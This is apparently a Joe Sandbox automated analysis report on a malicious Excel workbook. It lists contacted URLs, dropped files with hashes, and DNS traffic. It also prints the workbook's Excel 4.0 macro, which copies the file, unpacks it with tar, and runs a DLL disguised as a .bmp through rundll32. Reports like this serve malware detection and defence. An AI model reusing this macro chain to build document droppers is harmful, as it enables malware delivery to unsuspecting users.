http://https://asgsmsproxyapi.azurewebsites.net/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://entitlement.diagnostics.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://outlook.office.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://templatelogging.office.com/client/log	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://outlook.office365.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://webshell.suite.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://management.azure.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://devnull.onenote.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://ncus.pagecontentsync.	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://messaging.office.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://augloop.office.com/v2	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://skyapi.live.net/Activity/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://dataservice.o365filtering.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://directory.services.	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://staging.cortana.ai	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412464
Start date:	12.05.2021
Start time:	18:07:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	f9309eba_by_Libranalysis.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.troj.expl.evad.winXLSX@1/12@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\A826DD22-AA4F-4F9D-BA0D-40665F8A3855	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368394311160105
Encrypted:	false
SSDEEP:	1536:OcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:NEQ9DQW+zPXO8
MD5:	CA677332829E9C864DE9F006750AC0A1
SHA1:	2AFADE5C69E33470408E69F6527C8317BC189937
SHA-256:	5E1DAAD7CD57FB7183804BD84175462DE7CCC56789F8183F4D0332CB3A43E3CD
SHA-512:	E12E630F3D3F0EADE23FC4155574E14D097AA00A755DAC41103529B8AA76BC22C2CDDBBB5F62DA9B1F2E2BC2451BED713FB8CE40EA0F5D8D321C1F6158CCA58B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T16:08:07">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\418DC435.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=9, software=Adobe Photoshop 22.0 (Windows), datetime=2021:03:02 23:57:02], baseline, precision 8, 1600x1600, frames 3
Category:	dropped
Size (bytes):	185386
Entropy (8bit):	7.326521161282199
Encrypted:	false
SSDEEP:	3072:0LQj2wtPO88Ew5AIsPixqYtVYeFH4ZwHrcRd7Ay2rf4KGn5hk57do:0Lex0VAIu4bVYeVHrK5AySfahk8
MD5:	A6E3680B30CEC6746291E55B7D9B6975
SHA1:	E45C3A057F840EF4C96AB8233E1E21700BBDA199
SHA-256:	89934494B26BCA1A6B28C2D262392548FA12CEBDF648E5F2DCD793CBF71FB261
SHA-512:	FD0DE48198B51F437ADFFC5A0F12880334047D177E67D92199EFEF09F697FC0771D738B28E47EAB17FD52A772AE74CEAFABFD0F7253C526B86D5ADD4912F712B
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\418DC435.jpeg	
Preview:	......JFIF.....``.....NExif..MM.*.....1.....2.....Q.....Q.....Q.....i.....z..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F98D14B2.bmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	647168
Entropy (8bit):	6.903949816811106
Encrypted:	false
SSDEEP:	12288:uRgaHm2fjIxEh+bLlmTlEPMx4rBjVXmePxfH3KYypHKlA:2gim2fMOh+mF4NUmKYy0lA
MD5:	C77E025AB5500D3A00B86265C73CC0B3
SHA1:	83B5715406E67F33E0030C2F17991A4D4BE2CBE5
SHA-256:	D1FD867DD79BB803974E18598BDC97CBB8F51ACFFEB8739CE2F01DFF29985803
SHA-512:	BCB03E9EA06A3957D3D9C032BC10B93443ED76E102FDB147B0414BA0D60F57FFD429D5B42B8878A70D1AC5A79AF9E6F8B635574E7731D3AB9BB8248CF43A8DC3
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g]..#<.#<.#<.4..)<....%<.04..!<.&0..8<.&0...<.#<.b>.4..0<.&0.. W<.&0.."<..7.."<.&0.."<.Rich#<.....PE..L.....`.....!.....P.....>..E...\!.....|.....4..... .....H..... ..@.....text....x..... ..`.rdata..U.....@..@.data....Z...@...0...@.....@....rsrc...|.....p.....@..@.reloc..... .....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\13C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	607113
Entropy (8bit):	7.891621682969965
Encrypted:	false
SSDEEP:	12288:cQex0VbLbGeH+59SjSGst3hglv595+6tLAJVX0cfxBNtsY69bWed0I:cVKVbLte52Et3i/+mAJ2gsY6oeN
MD5:	08787B084144FB35F9D71BBE3802067D
SHA1:	142A5417406E66B02B7E58F21ACDFA9DD2423BE2
SHA-256:	9D2B54B1758612E9AB96C80CB9EA4024037BE6DFC88078A626F953D46F125871
SHA-512:	226DBA0541B8174FD62F436AC032CD0EB964BA50A58617144899A74074571376B1B3D8FD902E2A6A63D0C55FF6FE77F6E86947AFA9EEDB964C09DFA2D40DAD9
Malicious:	false
Reputation:	low
Preview:	.UMO.1..W..X.Z.:p@..C.G@.~.cOv..K.....).%a..^.k..{...O/V.TO.Q{..f.*p.+.=._.?Y.I8%.w.5 ..}.6._.....[...9G....."...H..;..\....dr.w.\.S..f....&U.+..Q2..U.6.e..i...;.Fh..!B0Z.D..'....b.% (/.-.i0D..{.dM..&...R"+...?..A.%0.3..qB..5.,.`... .?P.#o.{...wCM.ZAu+b.....+.}\._6..d;-..`..Yc.....^..a*H..v....k..s%%.H...IG.o.!...C.(7...^..;^.. .6._|.&.!.^DPw..r...^.>.CE.%....o.. .=~e.....m..i.G....Y..u.D.....%;F.rG/3.G..5...7.....PK.....!.2..'....3.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Thu May 13 00:08:13 2021, atime=Thu May 13 00:08:13 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.694643754165077
Encrypted:	false
SSDEEP:	12:88JRUVsz6CHiDKctGX5ZAsDKxG+W+jA0/y1bDyALkeGLkeM4t2Y+xIBjKZm:8CcyhuA0KJDyy7aB6m
MD5:	2DE95A1C740599C9E1E37767506A5A5C
SHA1:	787D3BB8541EF2BE30B3A4AD85F74F7A73421110
SHA-256:	03AD766A12A48799140BE16907CF3A4257C176921F77985FFF18FFA4B523CC27
SHA-512:	38D02CDC86FD06329417E1FF5274B8377F9E8A39EDD29B7B320F5D311D76AE207AB55683F2EF3E71332F2C68A909011CA2D23D70E491BD79032E14E408725DEA
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....-....qr.G....qr.G... .....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....J..a.l.f.o.n.s.....~.1.....R....Desktop.h.....NM..R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Aw...`.....X.....468325.....!a..%.H.VZAj...q.I.....W...!a..%.H.VZAj...q.I.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\f9309eba_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:07 2020, mtime=Thu May 13 00:08:13 2021, atime=Thu May 13 00:08:13 2021, length=606882, window=hide
Category:	dropped
Size (bytes):	2270
Entropy (8bit):	4.745685803434008
Encrypted:	false
SSDEEP:	48:8jf+yYXOEm+KSNyOE6B6pjf+yYXOEm+KSNyOE6B6:8DUFASNyF6KDUFASNyF6
MD5:	E1E0355153C6F1C095C02807EAF8EF28
SHA1:	B266732D3A1B5155009C0BF212DBE9AE862D492E
SHA-256:	C81D30D8045690F7DDE1EE3AADABCA2BD4C3168B5623936517D916128EA7F248
SHA-512:	13F92F34DFD16BAA600C0D9A1128A8D183C62A167B5ACC016D64B70B2D898945004D725E28FDF8B354BDD68879EF7B4FCB0A28018C534564B82C6833ED8AD9A
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....8.....r.G.....r.G...B.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....J..a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM..R.....Y.....>.....m.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.PE...R.. .F9309E~1.XLS..l.....>Q.u.R.....f.....`.f.9.3.0.9.e.b.a._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.x.....d.....-.....c.....>.S.....C:\Users\user\Desktop\f9309eba_by_Libranalysis.xlsx..4.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.f.9.3.0.9.e.b.a._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.x.....:.,.LB.)...Aw...`.....X.....468325.....!a..%.H.VZAj....Yt.+.....W...!a..%.H.VZAj....Yt.+.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	127
Entropy (8bit):	4.64054093495956
Encrypted:	false
SSDEEP:	3:oyBVomxWInnHLoUwSLMp6lbnHLoUwSLMp6lmxWInnHLoUwSLMp6lv:dj7n7Nrn7NYn7Nf
MD5:	C2092C2708F633B3014F688B01F8FDF2
SHA1:	B716B7F1FD7E81FE6A04EB388DEDBBA6915BEAC2
SHA-256:	289C9CB8C053EE337E04F09158FD6029F357127A83180474F9E3147D6A0AD11A
SHA-512:	CCB1A0CEE5C0AB7A63E9EDDFE1F0779AE45CB400C86469FC1CB37624FDAEDEF53B984DDBD6B8171F941710D7BA15AC090CC9A0AA64B1A879FAAD7C243990D14A
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..f9309eba_by_Libranalysis.LNK=0..f9309eba_by_Libranalysis.LNK=0..[misc]..f9309eba_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\B4C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\B4C10000	
Size (bytes):	606882
Entropy (8bit):	7.891467985585855
Encrypted:	false
SSDEEP:	12288:n5ex0VbLbGeH+59SjSGst3hglv595+6tLAJVX0cfxBNtsY69bWed0v:nEKVbLte52Et3i/+mAJ2gsY6oeC
MD5:	7BFB8AA6BDF91130BD40FCA4012EA9F0
SHA1:	FFCBFAC73AEBE8725943F0EFE9D2C87B65582F5C
SHA-256:	A455CA4FA35C1CBDDC6B9BCAC632BD1458BBB0EDCED488A81E9C6FFCB6450E79
SHA-512:	A4BC7FBC43CC7451EC6B5386C8E22F0DF729C6EFEC931AD37B23420057FE611D43CF265B41461936B13C18946486FD389FDA25B6A7DAE0B320CED076C33DCA F
Malicious:	false
Preview:	..n.0.E.....E'.....E.....`..Z|.3I..v..P..6.n. 5w..P....v.#D4.U....\.qM%~/nF?E...V.wP.....~.2Yl.`...+..._Rb.UX...g.>ZE....T.R.....#p4..!..+X.....5.oI.m.....4..#..P!t.V.K..N.a..rij.~ ..Sb..4..d.2D.q.Dl....O...3O.sF.p....#.b.5....oP....{.....b.".*...u'.|\.{.*...jg....g.w..Q...A....@.....'q... ....d...@.t...Y.P.VE.s.....SB....}....{...@^n.....ax.[d.....H.^.d_.y.....m....{r. |RN.....PK.....!..Y.....j.....[Content_Types].xml ...(..... ....MO.0

C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xls	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	false
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xlsx	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtBhFXl6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD0(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\Nioka.meposv	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	606882
Entropy (8bit):	7.891467985585855
Encrypted:	false
SSDEEP:	12288:n5ex0VbLbGeH+59SjSGst3hglv595+6tLAJVX0cfxBNtsY69bWed0v:nEKVbLte52Et3i/+mAJ2gsY6oeC
MD5:	7BFB8AA6BDF91130BD40FCA4012EA9F0
SHA1:	FFCBFAC73AEBE8725943F0EFE9D2C87B65582F5C
SHA-256:	A455CA4FA35C1CBDDC6B9BCAC632BD1458BBB0EDCED488A81E9C6FFCB6450E79
SHA-512:	A4BC7FBC43CC7451EC6B5386C8E22F0DF729C6EFEC931AD37B23420057FE611D43CF265B41461936B13C18946486FD389FDA25B6A7DAE0B320CED076C33DCA F
Malicious:	false

C:\Users\user\Nioka.meposv	
Preview:	..n.0.E.......E'.....E.....`..Z|.3I..v..P..6.n. 5w..P....v.#D4.U....\.qM%~/nF?E...V.wP.....~.2Yl.`...+..._Rb.UX...g.>ZE....T.R........#p4..!..+X.....5.oI.m..........4..#..P!t.V.K..N.a..rij.~ ..Sb..4..d.2D.q.Dl....O...3O.sF.p....#.b.5....oP....{.......b.".*...u'.|\.{.*...jg....g.w..Q...A....@......'q... ....d...@.t...Y.P.VE.s..........SB....}....{...@^n......ax.[d.....H.^.d_.y.....m....{r. |RN........PK..........!..Y......j.......[Content_Types].xml ...(...MO.0

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.891709774410967
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	f9309eba_by_Libranalysis.xlsx
File size:	607568
MD5:	f9309ebadd3f4d1e665dfe567dbf9a25
SHA1:	7cd5c8f8038217c20e09fd455fb5708185b151f9
SHA256:	7d2fd957a301aeea8014fd95a0902a6c45a568d34f4a1ce9d7a9fd38b53b542c
SHA512:	b0a6e900343c7f63cf41d97d75ad9b0db4c63e937cbeec825bb5b6ae168cc34b907abc180ebbcc04104d575497232f79bff3a498bf9468c748f4d21d5670eec3
SSDEEP:	12288:jpex0VbLbGeH+59SjNGst3hglv595+6tLAJVX0cfxBNtsY69bWed0t:jUKVbLte52dt3i/+mAJ2gsY6oe2
File Content Preview:	PK..........!.........3.......[Content_Types].xml ...(..

File Icon

Icon Hash:	74ecd0d2d6d6d0dc

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "f9309eba_by_Libranalysis.xlsx"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,"=SAVE.COPY.AS(""..\Nioka.meposv"")",run,,,,,,,dll32 ..\xl\media\im,,,,,,"=EXEC(""tar -xf ..\Nioka.meposv -C
..\"")=PI()=PI()=PI()","age2.bmp,StartW",,,,,,,,,,,,,,,,,,,"=WAIT(NOW()+""00:00:06"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=PI()=PI()=PI()=EXEC(AL701&AL702&AL703)=PI()=PI()=PI(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,
```

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:07:53.267353058 CEST	54302	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:53.327368975 CEST	53	54302	8.8.8.8	192.168.2.5
May 12, 2021 18:07:53.475029945 CEST	53784	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:53.515822887 CEST	65307	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:53.523713112 CEST	53	53784	8.8.8.8	192.168.2.5
May 12, 2021 18:07:53.529112101 CEST	64344	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:53.587380886 CEST	53	65307	8.8.8.8	192.168.2.5
May 12, 2021 18:07:53.589463949 CEST	53	64344	8.8.8.8	192.168.2.5
May 12, 2021 18:07:54.176122904 CEST	62060	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:54.224971056 CEST	53	62060	8.8.8.8	192.168.2.5
May 12, 2021 18:07:57.266453028 CEST	61805	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:57.315196991 CEST	53	61805	8.8.8.8	192.168.2.5
May 12, 2021 18:07:58.457854033 CEST	54795	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:58.506764889 CEST	53	54795	8.8.8.8	192.168.2.5
May 12, 2021 18:07:58.675422907 CEST	49557	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:58.732651949 CEST	53	49557	8.8.8.8	192.168.2.5
May 12, 2021 18:07:59.915060997 CEST	61733	53	192.168.2.5	8.8.8.8
May 12, 2021 18:07:59.965370893 CEST	53	61733	8.8.8.8	192.168.2.5
May 12, 2021 18:08:01.743016958 CEST	65447	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:01.793520927 CEST	53	65447	8.8.8.8	192.168.2.5
May 12, 2021 18:08:06.575522900 CEST	52441	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:06.626883984 CEST	53	52441	8.8.8.8	192.168.2.5
May 12, 2021 18:08:07.596399069 CEST	62176	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:07.667104006 CEST	53	62176	8.8.8.8	192.168.2.5
May 12, 2021 18:08:08.093425989 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:08.172671080 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 18:08:08.991606951 CEST	65296	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:09.043205023 CEST	53	65296	8.8.8.8	192.168.2.5
May 12, 2021 18:08:09.079026937 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:09.136157990 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 18:08:10.078963995 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:10.137017965 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 18:08:11.099736929 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:11.149514914 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 18:08:12.126429081 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:12.175282001 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 18:08:12.802953959 CEST	60151	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:12.855299950 CEST	53	60151	8.8.8.8	192.168.2.5
May 12, 2021 18:08:14.276690960 CEST	56969	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:14.325648069 CEST	53	56969	8.8.8.8	192.168.2.5
May 12, 2021 18:08:16.142452002 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:16.192112923 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 18:08:20.103827953 CEST	55161	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:20.157264948 CEST	53	55161	8.8.8.8	192.168.2.5
May 12, 2021 18:08:20.967437983 CEST	54757	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:21.016197920 CEST	53	54757	8.8.8.8	192.168.2.5
May 12, 2021 18:08:30.361257076 CEST	49992	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:30.439521074 CEST	53	49992	8.8.8.8	192.168.2.5
May 12, 2021 18:08:41.447514057 CEST	60075	53	192.168.2.5	8.8.8.8
May 12, 2021 18:08:41.508948088 CEST	53	60075	8.8.8.8	192.168.2.5
May 12, 2021 18:09:10.917687893 CEST	55016	53	192.168.2.5	8.8.8.8
May 12, 2021 18:09:10.976589918 CEST	53	55016	8.8.8.8	192.168.2.5
May 12, 2021 18:09:14.369997025 CEST	64345	53	192.168.2.5	8.8.8.8
May 12, 2021 18:09:14.430313110 CEST	53	64345	8.8.8.8	192.168.2.5
May 12, 2021 18:09:18.499103069 CEST	57128	53	192.168.2.5	8.8.8.8
